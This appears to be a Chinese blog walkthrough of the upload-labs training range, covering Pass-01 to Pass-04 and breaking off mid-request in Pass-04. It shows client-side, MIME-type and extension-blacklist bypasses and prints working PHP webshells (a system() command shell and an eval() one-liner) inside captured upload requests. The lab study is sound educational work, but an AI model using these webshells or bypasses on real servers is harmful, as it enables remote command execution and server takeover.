

upload-labs 靶场练习

原创

King_nul 已于 2022-04-21 18:37:00 修改 1264 收藏


分类专栏: [靶场练习](#) 文章标签: [网络安全](#) [php](#) [nginx](#) [apache](#) [web安全](#)

于 2022-04-21 18:36:12 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45925514/article/details/124328594

版权



[靶场练习](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

靶场简介

个人博客时光机

upload-labs是一个使用php语言编写的, 专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关, 每一关都包含着不同上传方式。

项目地址: <https://github.com/c0ny1/upload-labs>

本writeup所使用环境为作者所提供的 windows环境一键启动环境。


[靶场环境](#)

漏洞简介

文件上传漏洞是由于对上传的文件没有进行合理严格的过滤, 导致攻击者上传的文件被服务端解析, 导致恶意文件中所包含的恶意代码被执行, 攻击者可以通过此文件执行服务端命令。

思维导图

可以点击 [【文件上传漏洞】](#) 查看思维导图原件。




开始闯关

Pass-01


看到上传接口，就先上传一个shell文件，开启BP抓包看看数据，判断是否有数据传送

The image shows two screenshots. The left screenshot is a web challenge interface for "Pass-01" on a platform called "upLoad-1015". The task is to "上传一个 webshell 到服务器" (Upload a webshell to the server). The upload area shows a file named "phpinfo.php" selected. A red box highlights a message: "192.168.58.21:8080 该文件不允许上传，请上传.jpg|.png|.gif类型的文件,当前文件类型为: .php". The right screenshot shows the Burp Suite interface with the "拦截(Intercept)" tab active. The "拦截开启(on)" button is highlighted, indicating that the tool is intercepting requests.


看到页面已经提示只能上传 这些图像文件，而且BP没有抓到数据包，说明没有从服务端进行验证，而是直接在前端对文件进行了校验。直接使用浏览器的功能禁用js代码运行或者使用插件禁止。



再上传一次



访问一下这个文件

PHP Version 5.5.38 	
System	Linux 25be7a005050 3.10.0-862.2.3.el7.x86_64 #1 SMP Wed May 9 18:05:47 UTC 2018 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	./configure '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-xml.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212

成功访问到上传的文件，如果在文件上传漏洞中能正常的上传shell文件然后正常的访问到文件，说明这个漏洞就存在，然后就可以利用其他方法进行getshell了。

```
# 源码
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为: " + ext_name;
        alert(errMsg);
        return false;
    }
}
```

方法：客户端绕过

Pass-02

先随便上传一个shell文件，判断是黑白名单还是MIME限制。

发现还是不能上传，但是刚刚的png图片就可以上传，所以这里可能是对文件的 MIME 进行了过滤，或者对文件内容进行了判断。
先修改文件的 **MIME** 也就是 **Content-Type** 字段

常用 MIME

PNG 图像 .png image/png

GIF 图形 .gif image/gif

JPEG 图形 .jpeg, .jpg image/jpeg

普通文本 .txt text/plain

表明是某种二进制数据 .bin application/octet-stream

超文本标记语言文本 .html text/html

The screenshot shows the browser's developer tools. On the left, the 'Request' tab is active, displaying the raw request data. A red box highlights the 'Content-Type: image/png' header. On the right, the 'Response' tab is active, showing the rendered HTML of the upload page. A red box highlights the image upload input field: `<input type="file" name="upload_file" />`. The 'Inspector' panel on the far right shows the DOM structure of the page.

发现文件已经正常的上传上去了，然后访问一下这个文件

The screenshot shows a web browser window with the address bar at '192.168.58.21:8080/upload/phpinfo.php'. The page content displays the output of a `phpinfo()` function call, showing 'PHP Version 5.5.38' and a detailed table of system information.

System	Linux 25be7a005050 3.10.0-862.2.3.el7.x86_64 #1 SMP Wed May 9 18:05:47 UTC 2018 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	./configure '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212

成功解析了，这时候就可以看到服务端 php 版本和中间件版本以及开启的模块等信息。

然后，就可以将制作的 **php**一句话木马 进行上传，getshell

```
http://192.168.58.21:8080 请求来自
放行(Forward) 丢弃(Drop) 拦截开启(on) 操作(Action) 打开浏览器(Chromium)
美化(Pretty) 原始(Raw) 16进制(Hex) Cookies
1 POST /Pass-02/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----379179854539157694802664853948
8 Content-Length: 447
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-02/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----379179854539157694802664853948
15 Content-Disposition: form-data; name="upload_file"; filename="cmd_get_info.php"
16 Content-Type: image/png
17
18 <?php
19 $cmd = $_GET['info'];
20 $getshell = system($cmd);
21 print_r($getshell);
22 ?>
23 -----379179854539157694802664853948
24 Content-Disposition: form-data; name="submit"
25
26 上传
27 -----379179854539157694802664853948--
```

上传完成后，访问上传的shell文件，并将想要执行的命令通过 **info** 进行传参，最后由 **system()** 函数在系统上执行命令，**print_r** 打印结果到页面上。



也可以上传一句话木马，然后使用webshell 工具进行连接

http://192.168.58.21:8080 请求来自

放行(Forward)

丢弃(Drop)

拦截开启(on)

操作(Action)

打开浏览器(Chromium)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```
1 POST /Pass-02/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----8719142323299058703078124815
8 Content-Length: 398
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-02/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----8719142323299058703078124815
15 Content-Disposition: form-data; name="upload_file"; filename="hack_post_shell.php"
16 Content-Type: image/png
17
18 <?php
19 @eval($_POST['hack']);
20 ?>
21 -----8719142323299058703078124815
22 Content-Disposition: form-data; name="submit"
23
24 上传
25 -----8719142323299058703078124815--
```

使用菜刀进行连接

192.168.58.21

目录列表 (0)

- var
 - www
 - html
 - upload

文件列表 (5)

新建 上层 刷新 主目录 书签 /var/www/html/upload/ 读取

名称	日期	大小	属性
bj3.jpg	2022-04-16 07:25:51	1.01 Mb	0644
cmd_get_info.php	2022-04-16 08:03:24	80 b	0644
hack_post_shell.php	2022-04-16 08:09:40	34 b	0644
phpinfo.php	2022-04-16 07:46:08	23 b	0644
readme.php	2022-04-16 06:56:15	36 b	0755

成功 更新数据成功!

任务列表

```
# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) { //校验文件的MIME类型, 只能为 image/png、image/jpeg、image/gif 才能上传成功
        if (($FILES['upload_file']['type'] == 'image/jpeg') || ($FILES['upload_file']['type'] == 'image/png') || ($FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $FILES['upload_file']['name'];
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '文件类型不正确, 请重新上传!';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}
```

方法: MIME/Content-Type字段验证绕过

Pass-03

一样先测试有什么限制, 判断限制的类型, 再进行绕过

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传

提示：不允许上传 `asp, aspx, php, jsp` 后缀文件！

上传一个php文件之后提示不能上传这些后缀的文件，说明这是一个【黑名单限制】凡是在黑名单内的文件都不能上传，但是提示中只写了四个文件后缀，可以尝试一下其他可被解析的文件后缀，尝试绕过。

发送(Send) 取消(Cancel) < >

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```
1 POST /Pass-03/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----280431903019618442553713708886
8 Content-Length: 385
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-03/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----280431903019618442553713708886
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php3"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----280431903019618442553713708886
21
22 Content-Disposition: form-data; name="submit"
23
24 上传
25 -----280431903019618442553713708886--
```

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```
54 <h3>
55 任务
56 </h3>
57 <p>
58 上传一个<code>
59 webshell
60 </code>
61 到服务器。
62 </p>
63 </li>
64 <h3>
65 上传区
66 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
67 <p>
68 请选择要上传的图片: <p>
69 <input class="input_file" type="file" name="upload_file"/>
70 <input class="button" type="submit" name="submit" value="上传"/>
71 </form>
72 <div id="msg">
73 </div>
74 <div id="img">
75 
76 </div>
77 </li>
78 </ol>
79 </div>
```

把后缀修改为 `php3` 后发现上传成功，而且文件被改了名字，先访问一下，看看是否可以被解析。

192.168.58.21:8080/upload/202204160817509941.php3


SEA SHEPHERD

HackBar 查看器 控制台 调试器 网络

```
<!--php phpinfo(); ?-->
<html> <event>
  <head> </head>
  <body> </body>
</html>
```

html > body

出现一片空白，查看了一下页面源码，发现 php3 不能被解析，php5等等估计也是如此，不过还是得尝试一下。




尝试了几类都不能解析，就没办法了，这里是绕过黑名单，可以使用 .php3 .php5 .php7 .phtml 这类可以被解析的后缀进行上传，但是服务端使用的是apache 中间件，而且上传的文件被更改了名字没办法使用*.htaccess*文件进行解析，只能自己到环境中添加一个 解析配置，从而完成这关。

```
# 修改 容器环境内apache2.conf文件
root@25be7a005050:/etc/apache2# echo 'AddType application/x-httpd-php .php3 .php7 .phtml' >> apache2.conf
root@25be7a005050:/etc/apache2# cat apache2.conf | grep AddType
AddType application/x-httpd-php .php3 .php7 .phtml

# 重启一下容器，再访问上传的.php3 .php7 .phtml这类文件
[root@vulnshow ~]# docker restart upload-labs
upload-labs
```

再次访问 php3 文件，就可以看到文件被解析了，这关中 绕过黑名单 的目的也达到了，前提是服务端能够解析这些文件。



```

# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp'); //定义黑名单的数组
        $file_name = trim($_FILES['upload_file']['name']); //删除文件两端的全部空格、\0、\r、\n、\t、等特殊字符
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写，防止windows系统对大小写不敏感
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA，防止windows系统对::$DATA之后的字符全部删除
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . date("YmdHis") . rand(1000, 9999) . $file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
}

```

方法：配置文件不规范导致一些文件被成功解析

Pass-04

还是一样先尝试上传，这次直接上传一个 .phtml 的文件，再判断过滤类型。

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

未选择文件。

提示：此文件不允许上传!

直接被拦截了，说明这里很可能还是黑名单限制，随便上传一个不存在的文件后缀，看看是否能上传。

请求(Request)

```
1 POST /Pass-04/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----38598258771061922798729667471
8 Content-Length: 389
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-04/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----38598258771061922798729667471
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.abcdefghijk"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); ?>
19
20 -----38598258771061922798729667471
21 Content-Disposition: form-data; name="submit"
22 上传
23
24 -----38598258771061922798729667471--
```

响应(Response)

```
56 </h3>
57 <p>
58 上传一个<code>
59 webshell
60 </code>
61 到服务器。
62 </p>
63 </li>
64 <li>
65 <h3>
66 上传区
67 </h3>
68 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
69 <p>
70 请选择要上传的图片: <p>
71 <input class="input_file" type="file" name="upload_file"/>
72 <input class="button" type="submit" name="submit" value="上传"/>
73 </form>
74 <div id="msg">
75 </div>
76 <div id="img">
77 
78 </div>
79 </div>
80 </li>
81 </ol>
82 </div>
83 </div>
84 <div id="footer">
```

正常上传上去了,说明这里肯定是黑名单没错了,如果是白名单就是会限制只能上传哪些后缀的文件(如只能上传png.jpeg.gif),黑名单就是会限制不能上传那些后缀的文件(如上一题中的,php、asp这类文件明确不能上传),绕过黑名单的方法就是一个一个测试,看看那些敏感文件被忽略了没写全。

apache2中和配置相关的敏感配置文件就是【.htaccess】文件

nginx中则是【.user.ini】文件

这两个文件的作用是一样的,只是配置语法不一样,.htaccess和.user.ini文件中的配置可以覆盖apache2.conf中的配置,并对当前目录和子目录生效。

看到这里上传的文件并没有修改文件名,所以就先直接上传一个.htaccess文件。

发送(Send) 取消(Cancel) < >

目标: http://192.168.58.21:8080

请求(Request)

```
1 POST /Pass-04/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----38598258771061922798729667471
8 Content-Length: 404
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-04/index.php
